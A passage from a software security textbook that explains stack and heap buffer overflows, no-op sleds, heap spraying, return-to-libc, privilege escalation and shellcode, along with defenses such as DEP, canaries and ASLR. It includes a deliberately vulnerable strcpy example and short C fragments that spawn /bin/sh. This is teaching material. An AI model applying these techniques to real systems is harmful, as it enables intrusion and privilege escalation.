


Figure 6.3: Common memory layout (user-space processes).

MEMORY LAYOUT (REVIEW). We use the common memory layout of Fig. 6.3 to explain basic concepts of memory management exploits. In Unix systems, environment variables and command line arguments are often allocated above “Stack” in this figure, with shared libraries allocated below the “Text” segment. *BSS* (*block started by symbol*) is also called the *block storage segment*. The *data segment* (BSS + Data in the figure) contains statically allocated variables, strings and arrays; it may grow upward with re-organization by calls to memory management functions.

STACK USE ON FUNCTION CALLS. *Stack-based buffer overflow* attacks involve variables whose memory is allocated from the stack. A typical schema for building stack frames for individual function calls is given in Fig. 6.4, with local variables allocated on the stack (other than variables assigned to hardware registers). Reviewing notes from a background course in operating systems may help augment this summary overview.




Figure 6.4: User-space stack and function call sequence (x86 conventions). FP is also called BP (Base Pointer). Register state may also be saved onto the stack (not shown).

Example (Buffer overflow). With memory layout per Fig. 6.4, and a machine with 4-byte memory words, consider this contrived C function to illustrate concepts:

```
void myfunction(char *src) /* src is a ptr to a char string */  
{ int var1, var2; /* 1 stack word used per integer */  
    char var3[4]; /* also 1 word for 4-byte buffer */  
  
    strcpy(var3, src); /* template: strcpy(dst, src) */  
}
```

Figure 6.5 shows the stack frame once this function is called. Local variables allocated on the stack include var3; it can hold a character string of length 3, plus a final NUL byte (0x00) to signal end-of-string, per C convention. The C library string-copy routine, `strcpy()`, copies byte for byte from source to destination address, stopping only after copying a string-terminating NUL. If n denotes the length of the string that `src` points to, then if $n > 3$ a buffer overflow occurs, and memory at addresses higher than (above) var3 will be overwritten, marching through var2 towards and past the frame’s return ad-




Figure 6.5: Buffer overflow of stack-based local variable.

dress if n is large enough. When `myfunction()` returns, the Instruction Pointer (Program Counter) is reset from the return address; if the return address value was overwritten by the string from `src`, program control still transfers to the (overwriting) value. Now suppose the string `src` came from malicious program input—both intentionally longer than `var3`, and with string content specifically created (by careful one-time effort) to overwrite the stack return address with a prepared value. In a common variation, this value is an address that points back into the stack memory overwritten by the overflow of the stack buffer itself. The Instruction Pointer then retrieves instructions for execution from the (injected content of the) stack itself. In this case, if the malicious input (a character string) has binary interpretation that corresponds to meaningful machine instructions (opcodes), the machine begins executing instructions specified by the malicious input.

NO-OP SLED. Among several challenges in crafting injected code for stack execution, one is: precisely predicting the target transfer address that the to-be-executed code will end up at, and within this same injected input, including that target address at a location that will overwrite the stack frame’s return address. To reduce the precision needed to compute an exact target address, a common tactic is to precede the to-be-executed code by a sequence of machine code NOP (no-operation) instructions. This is called a *no-op sled*.³ Transferring control anywhere within the sled results in execution of the code sequence beginning at the end of the sled. Since the presence of a NO-OP sled is a telltale sign of an attack, attackers may replace literal NOP instructions with equivalent instructions having no effect (e.g., OR 0 to a register). This complicates sled discovery.

6.4 Heap-based buffer overflows and heap spraying

Beyond the stack, overflows may affect buffers in heap memory and the data segment (BSS and Data in Fig. 6.3). Traditionally, many systems have left the heap and BSS not only writable (necessary), but also executable (unnecessary, dangerous). The data

³This term may make more sense to readers familiar with bobsleds or snow toboggans, which continue sliding down a hill to its bottom (the code to be executed).




Figure 6.6: Heap-based buffer overflow. Writing past the end of a heap-allocated buffer can overwrite adjacent heap-allocated variables. a) A permissions-related variable may be overwritten. b) A function pointer may be overwritten. Both cases highlight that program decisions are affected not only by program code itself, but also by data.

segment can also be subdivided into read-only (e.g., for constants) and read-write pieces. While here we focus on heap-based exploits, data in any writable segment is subject to manipulation, including environment variables and command-line arguments (Fig. 6.3). A buffer is allocated in BSS using a C declaration such as: `static int bufferX[4]`.

OVERFLOWING HIGHER-ADDRESS VARIABLES. How dynamic memory allocation is implemented varies across systems (stack allocation is more predictable); attackers experiment to gain a roadmap for exploitation. Once an attacker finds an exploitable buffer, and a strategically useful variable at a nearby higher memory address, the latter variable can be corrupted. This translates into a tangible attack (beyond denial of service) only if corruption of memory values between the two variables—a typical side effect—does not “crash” the executing program (e.g., terminate it due to errors). Figure 6.6 gives two examples. In the first, the corrupted data is some form of access control (permission-related) data; e.g., a FALSE flag might be overwritten by TRUE. The second case may enable overwriting a *function pointer* (Fig. 6.7) holding the address of a function to be called. Overwriting function pointers is a simple way to arrange control transfer to attacker-selected code, whereas simple stack-based attacks use return addresses for control transfer.




Figure 6.7: Corrupting a function pointer to alter program control flow. How the attacker-chosen code is selected, or injected into the system, is a separate issue.

TYPE OF STATE CORRUPTED. For exploits related to memory management, it is instructive to consider the types of variables involved. As noted earlier, program control flow can be directly altered by corrupting data interpreted as a code address, such as:

- a) stack-based pointers, including return addresses and frame pointers;
- b) function pointers (allocated in the stack, heap or static area), including in any function address lookup table (*jump table*, dispatch table, virtual table or *vtable*); and

- c) addresses used in C-language `setjmp/longjmp` functions. (These are used in non-standard call sequences, such as for exception-handling or co-routines.) Also:
- d) (indirectly) by corrupting data used in a branching test; however, the branch is to a fixed address. Section 6.2 contains a related example involving integer overflows.

GENERIC EXPLOIT STEPS. Having considered stack- and heap-based attacks, note that many buffer overflow and related exploits involve three functional steps:

1. *Code injection or location.* Code that the attacker desires to be executed is somehow placed within the target program's address space. If existing system utilities or other code meet the attacker's goal, injection is not needed, just the address of the code.
2. *Corruption of control flow data.* One or more data structures is overwritten, e.g., by a buffer overflow corrupting adjacent data. This may be separate from or part of step 1. The corruption sets up later transfer of control, directly to the step 1 address if known.
3. *Seizure of control.* Program control flow is transferred to the target code of step 1. This may be by simply waiting after having engineered the transfer by step 2.

HEAP SPRAYING. *Heap spraying* is a method that places into the heap a large number of instances of attacker-chosen code (Figure 6.8). This achieves step 1 above; an independent exploit is relied on for step 2. It has been a popular means to exploit browsers in *drive-by download* attacks (Chapter 7). The attack allocates a large number (e.g., thousands) of heap objects, their content chosen by the attacker. This might consume 1–100 megabytes. It is arranged, e.g., by embedding into HTML pages served by a web site, a script that allocates 10,000 strings in a simple JavaScript loop, assigning to each element of an array a constant string whose bytes are an opcode sequence of a long no-op sled (Section 6.3) followed by *shellcode* (Section 6.8). An alternative is to arrange that rendering a visited web page loads an image that results in the end-user machine allocating similar heap objects. Step 2 (above) may use any means (e.g., corrupting a function pointer) that transfers program control to the heap. The more objects and the longer the no-op sleds, the higher the probability that a transfer to an arbitrary heap address will hit a sled to slide into the shellcode. In selecting the address pointing into the heap, attackers use knowledge of typical memory layout to increase their success probability. Note that this attack need not involve a buffer overflow, often uses JavaScript (a type-safe language), and is not stopped by defenses that randomize heap layout (Section 6.6).




Figure 6.8: Heap spraying. Once the program utilizes the corrupted function pointer, the Instruction Pointer begins retrieving code for execution from the heap.

‡**Exercise** (Exploiting heap maintenance). C-family programs allocate dynamic memory using `malloc()`, with underlying system calls that manage heap memory in blocks or *chunks*. For heaps with inline metadata, each chunk starts with a header field indicating whether the chunk is free or allocated, and a next-chunk pointer using a singly or doubly linked list. Overflowing a buffer allocated from such heap memory can overwrite pointers as explained above. a) Summarize how this enables malicious overwriting of arbitrary memory locations (hint: [5]). b) Discuss *secure heap allocator* defenses (hint: Sect. 6.9).

‡**Exercise** (Format string vulnerabilities). A class of attacks distinct from overflows and heap spraying exploits how *format strings* interact with system memory management in function families such as C’s `printf(format, string)`. When the first argument format string is a dynamic variable (rather than a constant like “%s”), the rich functionality provided enables reading and writing at arbitrary memory addresses. Look up and explain format string attacks and defenses (hint: [49] or [7, pages 125-128], and Section 6.9).

6.5 ‡Return-to-libc exploits

Some buffer overflow attacks inject code into the run-time stack or heap memory, and then execute that code. As noted in Section 6.6, such attacks can be stopped if support for *non-executable memory* ranges is available and utilized. However, this defense does not stop *return-to-libc* attacks, described next.

STACK-BASED RETURN-TO-LIBC ATTACK. Such an attack may proceed as follows. A return address is overwritten as in stack-based attacks above, but now it is pointed to transfer execution not to new code located on the stack itself, but to existing (authorized) system code, e.g., implementing a system call or a standard library function in libc—with parameters arranged by the attacker. A particularly convenient such function is `system()`, which takes one string argument, with resulting execution as if the string (typically the name of a program plus invocation parameters) were entered at a shell command line. Unix-type operating systems implement `system()` by using `fork()` to create a child process, which then executes the command using `exec()` per Section 6.8, and returning from `system()` once the command has finished. The call to `exec()` may be of the form

```
execl("/bin/sh", "sh", "-c", cmd, 0x00)
```

to invoke `bin/sh` (commonly the bash shell), instructing it to execute the command `cmd`. The attacker puts the parameter `cmd` in the stack location where the invoked library function would normally expect to find it as an argument. See Figure 6.9.

RETURN-TO-LIBC WITH STRCPY OF SHELLCODE. In a second example of a return-to-libc attack that defeats non-executable stacks, where `system()` was used above, now `strcpy()` is called. It copies a string from a specified source to a specified destination address; these addresses are part of the data injected into the buffer, now arranged as stack arguments for `strcpy()`. The injected data also includes *shellcode* (Section 6.8), and the call to `strcpy()` copies that from the (non-executable) stack to a location in a segment that is both writable and executable (perhaps heap; the Text segment is now commonly non-writable). The stack return address that will be used by `strcpy()`, in place of the address of




Figure 6.9: Return-to-libc attack on user-space stack. A local stack variable is overflowed such that the return address becomes that of the library call `system()`, which will expect a “normal” stack frame upon entry, as per the rightmost frame. If what will be used as the return address upon completion of `system()` is also overwritten with the address of the system call `exit()`, an orderly return will result rather than a likely memory violation error.

`exit()` in Figure 6.9, is set to also point to the destination address for the shellcode. This results in the shellcode being executed on the return from `strcpy()`.

6.6 Buffer overflow exploit defenses and adoption barriers

BUFFER OVERFLOW COUNTERMEASURES. Various measures can counter buffer overflow attacks. As a general distinction, compile-time techniques reduce the number of vulnerabilities by changing software before deployment (e.g., compiler tools flag potential issues for developers to examine), while others involve run-time mechanisms to prevent exploitation of vulnerabilities; some defenses combine these. The former often impose extra work on developers, while the latter incur run-time overhead and changes to run-time support. Well-known approaches include the following, among a number of others.

- 1) **NON-EXECUTABLE STACK AND HEAP.** Buffer overflow attacks that execute injected code directly on the stack or heap itself can be stopped if support exists to flag specified address ranges as *non-executable memory*. Address ranges assigned to the stack, heap and BSS can then be marked invalid for loading via the Instruction Pointer (Program Counter). More generally, *data execution prevention* (DEP) techniques may be provided by hardware (with an *NX bit*) or software. However, support being available does not guarantee its use—e.g., due to accommodating backwards compatibility, being disabled by an attacker, or use of just-in-time (JIT) run-time systems that require an executable heap. Also, DEP prevents execution but not overwriting of memory itself, and thus does not stop all attacks involving *memory safety violations*.
- 2) **STACK PROTECTION (RUN-TIME).** *Stack canaries* are checkwords used to detect code injection. An extra field is inserted in stack frames just below (at lower address than) attack targets such as return addresses—in Fig. 6.4, just above the local variables. A buffer overflow attack that corrupts all memory between the buffer and the return

address will overwrite the canary. A run-time system check looks for an expected (canary) value in this field before using the return address. If the canary word is incorrect, an error handler is invoked. *Heap canaries* work similarly; any field (memory value) may be protected this way. Related approaches are *shadow stacks* and *pointer protection* (e.g., copying return addresses to OS-managed data areas then cross-checking for consistency before use; or encoding pointers by XORing a secret mask, so that attacks that overwrite the pointer corrupt it but cannot usefully modify the control flow).

- 3) **RUN-TIME BOUNDS-CHECKING.** Here, compilers instrument code to invoke run-time support that tracks, and checks for conformance with, bounds on buffers. This involves compiler support, run-time support, and run-time overhead.
- 4) **MEMORY LAYOUT RANDOMIZATION (RUN-TIME).** Code injection attacks require precise memory address calculations, and often rely on predictable (known) memory layouts on target platforms. To disrupt this, defensive approaches (including *ASLR*) randomize the layout of objects in memory, including the base addresses used for run-time stacks, heaps, and executables including run-time libraries. Some *secure heap allocators* include such randomization aspects and also protect heap metadata.
- 5) **TYPE-SAFE LANGUAGES.** Operating systems and system software (distinct from application software) have historically been written in **C**. Such systems languages allow *type casting* (converting between data types) and unchecked *pointer arithmetic* (Section 6.2). These features contribute to buffer overflow vulnerabilities. In contrast, *strongly-typed* or *type-safe languages* (e.g., **Java**, **C#**) tightly control data types, and automatically enforce bounds on buffers, including run-time checking. A related alternative is to use so-called *safe dialects* of **C**. Programming languages with weak data-typing violate principle P15 (**DATATYPE-VALIDATION**).
- 6) **SAFE C LIBRARIES.** Another root cause of buffer overflow vulnerabilities in **C**-family languages is the manner in which character strings are implemented, and the system utilities for string manipulation in the standard **C** library, **libc**. As a background reminder for **C**, character strings are arrays of characters; and by efficiency-driven convention, the presence of a NUL byte (0x00) defines the end of a character string. An example of a dangerous **libc** function is `strcpy(s1, s2)`. It copies string `s2` into string `s1`, but does no bounds-checking. Thus various proposals promote use of *safe C libraries* to replace the historical **libc**, whose string-handling functions lack bounds-checks. One approach is to instrument compiler warnings instructing programmers to use substitute functions; this of course does not patch legacy code.
- 7) **STATIC ANALYSIS TOOLS (COMPILE-TIME, BINARIES).** If the vulnerable code itself did bounds-checking, many buffer overflow errors would be avoided. Thus an available defense is to train developers to do bounds-checking, and support this by encouraging use of compile-time tools, e.g., *static analysis tools* that flag memory management vulnerabilities in source code for further attention. Binaries can also be analyzed. (Aside: even if adopted, such tools miss some vulnerabilities, and raise false alarms. Discussion of *dynamic analysis* and related approaches is beyond our scope.)

‡**Exercise** (Control flow integrity). Summarize how compile-time (static) analysis can

be combined with run-time instrumentation for *control flow integrity*, stopping program control transfers inconsistent with compile-time analysis (hint: [1, 2]; cf. [12]).

ADOPTION BARRIERS. The above list of countermeasures to buffer overflow attacks, while incomplete, suffices to highlight both a wide variety of possible approaches, and the difficulty of deploying any one of them on a wide basis. The latter is due to fundamental realities about today’s worldwide software ecosystem, including the following.

- i) *No single governing body.* While some standards groups are influential, no corporation, country, government, or organization has the power to impose and enforce rules on all software-based systems worldwide, even if ideal solutions were known.
- ii) *Backwards compatibility.* Proposals to change software platforms or tools that introduce interoperability problems with existing software or cause any in-use programs to cease functioning, face immediate opposition.
- iii) *Incomplete solutions.* Proposals addressing only a subset of exploitable vulnerabilities, at non-trivial deployment or performance costs, meet cost-benefit resistance.

Clean-slate approaches that entirely stop exploitable buffer overflows in new software are of interest, but leave us vulnerable to exploitation of widely deployed and still heavily relied-upon legacy software. The enormous size of the world’s installed base of software, particularly legacy systems written in vulnerable (page 160) C, C++ and assembler, makes the idea of modifying or replacing all such software impractical, for multiple reasons: cost, lack of available expertise, unacceptability of disrupting critical systems. Nonetheless, much progress has been made, with various approaches now available to mitigate exploitation of memory management vulnerabilities, e.g., related to buffer overflows.

‡**Exercise** (Case study: buffer overflow defenses). Summarize the effectiveness of selected buffer overflow defenses over the period 1995-2009 (hint: [56]).

6.7 Privilege escalation and the bigger picture

A typical attack may proceed as follows. On a victim machine, an attacker first gets some code of her choosing (or under her control) to run, e.g., by exploiting a buffer overflow—call it *base-camp* code. If this cannot itself accomplish the attack end-goal, it is used as a *stepping stone* to run other programs, transfer control to other routines, or spawn new processes. If the base-camp code has insufficient flexibility or privileges to achieve the end-goal, *privilege escalation* is also used—changing the execution environment (or protection domain, Chapter 5) in some way to reduce constraints or increase privileges, as described below. Privilege escalation is related to principle P6 (**LEAST-PRIVILEGE**); a process with fewer privileges results in less damage when compromised.

FORMS OF ESCALATION. Example levels of ability or privilege escalation are:

- i) moving from the fixed functionality of a compiled program to a shell allowing execution of arbitrary commands and other programs;
- ii) moving from an isolated “sandbox” to having access to a complete filesystem;
- iii) moving from a non-root process to code running with UID 0; and

iv) moving from UID 0 privileges (user-space process) to kernel-mode privileges.

For item ii), the isolated environment might be, e.g., a filesystem jail (Chapter 5) or a browser sandbox (preventing the browser from accessing local files other than in `/tmp`). An example of iii) involves exploiting file access race conditions (Section 6.1).

Example (*Escalation via root-owned setuid*). One path to a root shell is to find a root-owned setuid program vulnerable to buffer overflow injection. Consider these steps:

1. An attacker has local access via a user-space process (e.g., shell) on a target machine. The machine hosts a vulnerable root-owned setuid program as noted.
2. A crafted input including shellcode (Section 6.8) is supplied to the setuid program, e.g., as command line input from this shell. The input overflows a buffer in such a way that injected code executes and spawns a new shell. It will run as root.⁴
3. The attacker may now type commands into the root shell (via `stdin`), redirect scripted commands from a stored file, or retrieve commands over the network.

PRIVILEGES AND TCP/IP PORTS. Some systems declare TCP and UDP ports 0–1023 to be *privileged ports*—a process must run as root to *bind* to a privileged port and provide services (open it to listen for and process packets sent to it).⁵ In turn, processes running on privileged ports are trusted—parties connecting to them expect non-malicious services, and safety in belief that the host machine owner allows only trustworthy processes to serve these ports. If a root-privileged *network daemon* (background process receiving network packets) is vulnerable to a base-camp attack, superuser privileges are easily gained—e.g., it suffices to execute, on the daemon code, a buffer overflow injection that spawns a new shell. That shell inherits the daemon’s UID and associated privileges (Section 6.8).

COMMON FAILURES TO LIMIT PRIVILEGES. The above-noted trust in services on privileged ports is at times misplaced. For example, on any personal computer, regular work should be done using non-root accounts, with root used only when necessary (e.g., for configuration or software installation). This provides protection against a user unintentionally deleting, for example, the entire filesystem. However, often for convenience or due to oversight, a root account is used for regular operations (perhaps by continued use of an original default account); then compromise of any process run under that account surrenders superuser privileges. Similarly, despite best practices dictating that only well-scrutinized, time-tested programs be bound to privileged ports, vulnerable programs may be, increasing exposure to privilege escalation.

#Example (*Remote-access shellcode*). Above, the buffer overflow attack provided a root shell to a local-access attacker. The procedure is similar for a network daemon (e.g., SSH or FTP service) exploited by a remote attacker to spawn a root shell, but now the victim machine communicates data to the remote attacker over the TCP/IP connection as usual for remote users. By convention, as a child process, the new shell inherits the standard streams (`stdin`, `stdout`) of its parent, and network connectivity is maintained.

⁴Chapter 5 explains how process UID affects privileges. Section 6.8 reviews process creation details.

⁵*Linux capabilities* [29] are privilege units; `CAP_NET_BIND_SERVICE` allows binding to ports 0–1023.

6.8 ‡Background: process creation, syscalls, shells, shellcode

Here we review basic concepts that aid in understanding attacker exploits in the chapter. We use [Unix](#) examples; other systems operate analogously. Note that Section 5.4 (setuid programs) also discusses `fork()`, `exec()`, and inheriting parent UIDs in process creation.

SHELLCODE (TERMINOLOGY). A [command shell](#) provides a well-defined interface to system utility services. From it, arbitrary system commands or other programs can be run by specifying the program name (filepath if needed) and arguments. A common attack goal is to obtain a shell running with UID of root ([root shell](#)), e.g., by causing a process to transfer execution to an instruction sequence that creates a new shell process that then cedes execution as explained below. Used narrowly, the term [shellcode](#) refers to a short sequence of injected code that creates a command shell when executed—ideally a root shell; this is the literal and historical usage. More broadly, shellcode refers to injected code that when run, achieves a specific attack task—possibly transferring control to a longer stream of attack instructions or launching further (malicious) executables.

SYSCALLS AND C LIBRARY (BACKGROUND). Low-level kernel operations such as reading and writing files depend on details specific to particular operating systems and hardware platforms. These operations are implemented by [syscalls](#) (system calls), which themselves are often accessed through C-language [wrapper functions](#) closely resembling each, packaged in a common user-space C library, [libc](#). The libc functions make syscalls after handling system-specific details, e.g., using assembly code to load parameters in registers depending on platform conventions, and invoking a TRAP or software interrupt switching the processor mode from user to supervisor (kernel). System calls thus run in supervisor mode, and are how kernel resources are accessed. (Recall: [supervisor](#) refers to a privileged CPU hardware mode, allowing access to restricted machine instructions; in contrast, a [superuser](#) (root) process runs in user space like other user processes, albeit with more privileges, e.g., to run executables that regular processes cannot.)

COMMAND SHELLS AND FORK (BACKGROUND). An OS [command line interpreter](#) (shell) is not part of the core OS, but provides access to many OS features and is a main




Figure 6.10: Command shell forking a child process to execute a command.

system interface for users; graphical user interfaces (GUIs) are an alternative. When a **Unix** user logs in from a device (logical terminal), the OS starts up a shell program as a user process, waiting to accept commands; the user terminal (keyboard, display) is configured as default input and output channels (`stdin`, `stdout`). When the user issues a command (e.g., by typing a command at the command prompt, or redirecting input from a file), the shell creates a *child* process to run a program to execute the command, and waits for the program to terminate (Fig. 6.10). This proceeds on **Unix** by calling `fork()`, which clones the calling process; the clone recognized as the child (Chapter 5) then calls `execve()` to replace its image by the desired program to run the user-requested command. When the child-hosted task completes, the shell provides any output to the user, and prompts the user for another command. If the user-entered command is followed by an ampersand “&”, the forked child process operates in the background and the shell immediately prompts for another command. For an analogous shell on **Windows** systems, “`cmd.exe`” is executed.

EXECVE SHELL (BACKGROUND). Sample **C** code to create an interactive shell is:

```
char *name[2];
    name[0] = "sh";      /* NUL denotes a byte with value 0x00 */
    name[1] = NULL;     /* NULL denotes a pointer of value 0 */
    execve("/bin/sh", name, NULL);
```

We view `execve()` as the model library wrapper to the `exec()` syscall, with general form:

<code>execve(path, argv[], envp[])</code>

Here `path` (pointer to string) is the pathname of the file to be executed; “`v`” in the name `execve` signals a vector `argv` of pointers to strings (the first of which names the file to execute); “`e`” signals an optional `envp` argument pointer to an array of environment variables (each entry a pointer to a NUL-terminated string `name=value`); NULL pointers terminate `argv` and `envp`. The `exec`-family calls launch (execute) the specified executable, replacing the current process image, and ceding control to it (file descriptors and PID/process id are inherited or passed in). The filename in the `path` argument may be a binary executable or a script started by convention with: `#! interpreter [optional-arg]`. Other `exec`-family calls may essentially be mapped onto `execve()`. One is `exec1(path, arg0, ...)` where “`l`” is mnemonic for *list*, and individual arguments beyond `path` are in a NUL-ended list of pointers to NUL-terminated strings; `arg0` specifies the name of the file to execute (usually the same as in `path`, the latter being relied on to locate the executable). Thus alternative code to start up a shell is:

<code>char *s = "/bin/sh"; exec1(s, s, 0x00)</code>

Compiling this **C** code results in a relatively short machine code instruction sequence, easily supplied by an attacker as, e.g., program input to a stack-allocated buffer. Note that the kernel’s `exec` syscall then does the bulk of the work to create the shell.

#SHELLCODE: TECHNICAL CHALLENGES. Some tedious technical conditions constrain binary shellcode—but pose little barrier to diligent attackers, and solutions are easily found online. Two challenges within injected code are: *eliminating NUL bytes* (0x00), and *relative addressing*. NUL bytes affect string-handling utilities. Before injected code is executed as shellcode, it is often processed by libc functions—for example,

if injection occurs by a solicited input string, then string-processing routines will treat a NUL byte in any opcode as end-of-string. This issue is overcome by use of alternative instructions and code sequences avoiding opcodes containing `0x00`. Relative addressing (within injected shellcode) is necessary for position-independent code, as the address at which shellcode will itself reside is not known—but standard coding practices address this, using (Program Counter) PC-relative addressing where supported; on other architectures (e.g., x86), a machine register is loaded with the address of an anchor shellcode instruction, and machine operations use addressing relative to the register. Overall, once one expert figures out shellcode details, automated tools allow easy replication by others.

6.9 ‡End notes and further reading

Dowd [25] is highly recommended for broad coverage of software security, including detailed examples of race conditions and integer bugs. Among early *white-hat* software security books (focused mainly on protection, to avoid security-related programming design and implementation errors), Howard [32] gives an extended treatment with focus on *Windows* environments; a later shorter offering [33] highlights common software security errors. In complementary books advancing software security as a subdiscipline, Viega [62] provides a white-hat compilation while the follow-up *black-hat* book (offensively-focused, with code-level attack details) with Hoglund [31] has extended discussion of *attack patterns*. Other black-hat treatments are Anley [4] (for shellcode) and McClure [41]. The Section 6.8 shellcode is from mudge [43], predating the stack-based buffer overflow roadmap of Aleph One [3]; these and the heap-based buffer overflow tutorial of Conover [18] are classic black-hat papers, along with a *Phrack* article [5] discussing techniques to exploit `malloc()`-managed memory. See Tanenbaum [58] for crisp background on operating systems, command shells and system calls.

See Bishop [9] for TOCTOU problems involving filesystem races; Tsafir [59] offers a portable solution for a subset of file race conditions, but Cai [14] shows they can be defeated, and recommends known non-portable (but secure) defenses. Payer’s solution [45] for file-based race conditions automatically replaces existing system calls with safe calls that cache metadata for accessed files. Chari [15] mitigates filename-based privilege escalation by focusing on safe *pathname resolution* mechanisms, rather than on race conditions per se; Vijayakumar [63] also provides means to find vulnerabilities in resolving names to resource references. For extended discussion of how to define and distinguish filepaths that are safe to resolve, see also Kupsch [38]. To address *integer-based vulnerabilities*, a proposal by Brumley [10] uses compiler-instrumented code providing run-time checks; similarly, Wurster [66] proposes efficient ARM-specific instruction sequences to respond to hardware flags signaling overflows and carries. See Regehr [24] for an empirical analysis of integer overflows in C/C++, and Kernighan [36] for C background. Hamacher [30, §7.4] explains why two’s complement is preferred for representing signed numbers in logic circuits, and why the same circuit can serve two’s complement and unsigned operands.

